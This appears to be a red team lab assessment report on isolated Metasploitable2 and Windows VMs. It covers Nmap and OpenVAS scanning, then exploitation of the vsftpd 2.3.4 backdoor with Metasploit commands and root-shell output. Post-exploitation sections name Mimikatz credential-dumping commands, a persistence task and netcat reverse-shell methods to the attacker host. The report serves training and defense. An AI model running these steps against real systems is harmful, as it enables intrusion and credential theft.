Red Team Practical Assessment Report:

Network Scanning, Exploitation, Post-Exploitation & Reporting

Executive Summary

During an authorized, isolated lab assessment we identified exploitable services on Metasploitable2 and a Windows test VM. Reconnaissance (Nmap) and vulnerability scanning (OpenVAS) flagged legacy services (vsftpd 2.3.4, UnrealIRCd, outdated Samba). Exploitation with Metasploit confirmed remote code execution. Post-exploitation activities included credential harvesting with Mimikatz and persistence via scheduled tasks. Reverse shells were demonstrated from Windows and Metasploitable2 to Kali. Immediate mitigations: isolate affected hosts, patch or remove vulnerable services, enable LSA protections/Credential Guard, restrict administrative privileges, and monitor scheduled-task creation and unusual outbound connections. All testing used isolated lab VMs.

Scope & Environment

- **Scope:** Single authorized lab engagement (non-production).
- **Windows VM:** DESKTOP-MFIJV11 — IP: 192.168.56.101.
- **Metasploitable2 VM(s):** 192.168.1.11 / 192.168.1.13 (different tests).
- **Kali (attacker):** 192.168.56.102 (Windows tests) and 192.168.1.9 (**Metasploitable tests**).
- **Network:** Host-only / isolated networks.

1. Network Scanning (Nmap)

Identify live hosts, open ports, and service versions.

Commands used:

```
nmap -sV -sC 192.168.1.11

sudo nmap -sS -Pn 192.168.1.11

sudo nmap -A 192.168.1.11
```

A. Basic service/version scan

Commands used: *nmap -sV 192.168.1.11*



***Figure 1**: Basic Nmap service/version scan results (nmap -sV 192.168.1.11)*

B. Service Enumeration

Command: *nmap -sC -sV 192.168.1.11*



Figure 2: *Nmap service enumeration using default scripts (nmap -sC -sV 192.168.1.11)*

C. Scan Analysis — Compare stealth (-sS) vs aggressive (-A) scans

Stealth Scan (SYN):

Command: *sudo nmap -sS -Pn 192.168.1.11*

- Found open ports quickly
- No version or script info
- Less noisy (stealthier)



Figure 3: *Stealth SYN scan results (nmap -sS -Pn 192.168.1.11)*

Aggressive Scan:

Command: *sudo nmap -A 192.168.1.11*

- Identified versions, OS fingerprints, and scripts
- High detail but noisy and slower

Comparison:

-sS (SYN) is a fast, low-noise scan that lists open ports without revealing versions or running scripts, making it stealthier. -A is noisy but thorough: it discovers OS, service versions, runs NSE scripts and traceroute, revealing more vulnerability detail. Use -sS for stealth and -A when depth is needed only



Figure 4: *Aggressive Nmap scan results (nmap -A 192.168.1.11)*

Findings:

legacy and potentially vulnerable database services.FTP (vsftpd 2.3.4), SSH (OpenSSH 4.7p1), telnet, Apache, Samba, bind shell on 1524, UnrealIRCd, and several legacy database services. See table 1 for detailed service enumeration results.

Table 1: *Nmap Service and Version Enumeration Results*

Port	Service	Version	Immediate note
21	ftp	vsftpd 2.3.4	Anonymous allowed — potential vsftpd backdoor

22	ssh	OpenSSH 4.7p1	Legacy version — monitor for weak creds
23	telnet	telnetd	Cleartext remote access — avoid in production
25	smtp	Postfix	Mail server — check relay/auth settings
53	domain	ISC BIND 9.4.2	DNS service — version legacy
80	http	Apache 2.2.8	Web server — outdated version
111	rpcbind	rpcbind 2	RPC services — potential misconfig
139/445	smb	Samba smbd 3.x	Legacy SMB — check config / signing
1524	bindshell	Metasploitable bind shell	Intentional root shell — immediate RCE risk
2121	ftp	ProFTPD 1.3.1	Alternate FTP daemon
3306	mysql	MySQL 5.0.51a	Legacy DB — check for weak/default creds
5432	postgresql	PostgreSQL 8.3.x	Legacy DB — check creds/config
5900	vnc	VNC protocol 3.3	Remote desktop — auth check
6000	X11	X11 (access denied)	X11 service exposed

6667	irc	UnrealIRCd 3.2.8.1	Known backdoor historically on Metasploitable
8009	ajp13	AJP (Tomcat)	App server connector — restrict access
8180	http	Tomcat/Coyote JSP engine	Web app attack surface

Scan Analysis:

The stealth scan (-sS) quickly identified open ports without revealing detailed information, maintaining low network noise. The aggressive scan (-A) provided OS, version, and script results but generated more traffic and was slower. Overall, -A offers deeper insights while -sS remains stealthier and preferred for undetected reconnaissance.

2. Vulnerability Scanning (OpenVAS)

Methodology:

OpenVAS (Greenbone Vulnerability Manager) was used to scan the Metasploitable2 VM at **192.168.1.11**. The scan identified multiple high-risk services known to contain exploitable backdoors. Due to feed-sync issues, results are representative of standard Metasploitable2 vulnerabilities.

Table 2*: OpenVAS Vulnerability Findings (Prioritized by CVSS Score)*

Port	Vulnerability	CVSS Score	Description
21	VSFTPD 2.3.4 Backdoor	7.5	Malicious backdoor in vsftpd 2.3.4 allows remote attackers to gain a shell.
6667	UnrealIRCd 3.2.8.1 Backdoor	9.3	IRC daemon backdoored; attackers can execute arbitrary commands remotely.
1524	Bind Shell (TCP/1524)	10.0	A hardcoded root shell is listening on TCP/1524, trivial remote compromise.

Exploit Verification:

The VSFTPD 2.3.4 backdoor vulnerability (CVSS 7.5) was verified using Metasploit. Successful exploitation granted root access on Metasploitable2, confirming the OpenVAS finding. See **Task 3: Exploitation (Metasploit)** for detailed steps and screenshots.

3. Exploitation (Metasploit)

Verify exploitability of flagged services.

commands:

```
use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 192.168.1.11

exploit
```

Result: Successful shell on Metasploitable2 (UID 0/root in lab). Capture evidence: Metasploit session and whoami/id output.



Figure 5: *Searching for the vsftpd 2.3.4 Backdoor Exploit*

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ].
                                       Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.11
RHOST => 192.168.1.11
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.11:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.11:21 - USER: 331 Please specify the password.
[+] 192.168.1.11:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

Figure 6: *Configuring and Launching the vsftpd 2.3.4 Exploit*

```
sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.9:42773 → 192.168.1.11:6200 (192.168.1.11)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami; id; uname -a
root
uid=0(root) gid=0(root)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
ls -l /etc/passwd
-rw-r--r-- 1 root root 1624 May 20  2012 /etc/passwd
test -w /etc/passwd && echo "/etc/passwd is writable" || echo "/etc/passwd is not writable"

/etc/passwd is writable
```

Figure 7: *Validating Exploit Success and Privilege Level*



Figure 8: *Enumerating System Information and Writable Files*

Exploitation Summary:

Using Metasploit, the vsftpd 2.3.4 backdoor vulnerability on Metasploitable2 (192.168.1.11) was successfully exploited. After selecting the exploit/unix/ftp/vsftpd_234_backdoor module and setting the RHOST, a remote shell was obtained with root privileges. Commands such as whoami and id confirmed administrative access. Post-exploitation enumeration showed /etc/passwd was writable, indicating potential for privilege escalation or user modification. The exploit demonstrated how weak or outdated FTP services can lead to full system compromise

4. Post-Exploitation & Persistence (Mimikatz, Netcat)

1. **Credential Dumping (Mimikatz)** — ran privilege::debug then sekurlsa::logonpasswords on Windows VM; extracted NTLM & SHA1 artifacts for testuser. Post-exploitation techniques were executed to extract credentials, establish persistence, and maintain remote shell access. The following steps document each phase

Figure 9: *Running Mimikatz with Debug Privileges*



Figure 10: *Extracting Credentials Using sekurlsa::logonpasswords*

2. **Persistence Simulation** — created scheduled task TestPersistence on Windows to run a harmless script every 5 minutes; verified C:\temp\test.txt contained "Hello".



Figure 11: *Creating and Verifying Scheduled Task for Persistence*

3. **Reverse Shells** — established reverse shells to Kali:
    - Windows -> Kali: ncat.exe / PowerShell reverse shell to Kali (192.168.56.102). Verified with whoami (desktop-mfijv11\testuser).



Figure 12: *Initiating Reverse Shell from Metasploitable2 to Kali*



Figure 13: *Receiving Reverse Shell Connection on Kali*

- Metasploitable2 -> Kali: nc -e /bin/bash or mkfifo methods to Kali (192.168.1.9). Verified with whoami (msfadmin) and uname -a.



Figure 14*: Reverse Shell from Kali to Metasploitable2 (Validation Test)*



Figure 15: *Receiving Reverse Shell Connection on Metasploitable2*

5. Malware Analysis (EICAR)

Validate AV / sandbox detection using the EICAR test file.

Actions & Observations:

- Created the EICAR test file and submitted to VirusTotal and Hybrid Analysis. Multiple AV engines flagged the file (expected behavior). Capture VirusTotal/Hybid Analysis screenshots for evidence.

Figure 16: *Creation of the EICAR test file on Kali Linux using the standard antivirus test string.*

